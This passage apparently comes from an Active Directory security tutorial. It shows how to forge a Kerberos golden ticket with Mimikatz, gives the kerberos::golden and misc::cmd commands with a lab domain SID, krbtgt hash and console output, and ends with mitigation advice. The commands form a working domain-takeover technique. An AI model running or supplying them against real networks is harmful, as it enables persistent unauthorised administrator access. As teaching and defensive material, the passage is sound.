
```
Kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166
/krbtgt:5508500012cc005cf7082a9a89ebdfdf /id:500
```

- ➢ This command will open a new elevated command prompt with the given ticket in mimikatz

```
misc::cmd
```

AD: Golden Tickets with Mimikatz – Contd.


A screenshot that captures commands referenced in AD – Golden Tickets with Mimikatz page:



```
mimikatz # Kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-849420856-2351964222-986696166 /krbtgt:5508500012cc005cf7082a9a89ebd
fdf /id:500
User      : Administrator
Domain    : controller.local (CONTROLLER)
SID       : S-1-5-21-849420856-2351964222-986696166
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5508500012cc005cf7082a9a89ebdfdf - rc4_hmac_nt
Lifetime  : 11/14/2021 7:57:17 AM ; 11/12/2031 7:57:17 AM ; 11/12/2031 7:57:17 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```



mimikatz 2.2.0 x64 (oe.eo)
2
Administrator: C:\Windows\SYSTEM32\cmd.exe

```
mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF6DAAE43B8

mimikatz #
```

```
C:\Users\Administrator\Downloads>_
```

Mitigations against Golden Tickets attacks

The most important protection against golden tickets is to restrict domain controller logon rights.

There should be the absolute minimum number of Domain Admins, as well as members of other groups that provide logon rights to DCs such as Print and Server Operators. In addition, a tiered logon protocol should be used to prevent Domain Admins from logging on to servers and workstations where their password hashes can be dumped from memory and used to access a DC to extract the KRBTGT account hash.

Sources

- https://en.wikipedia.org/wiki/Active_Directory
- https://www.varonis.com/blog/active-directory-domain-services/
- https://stealthbits.com/blog/what-is-kerberos/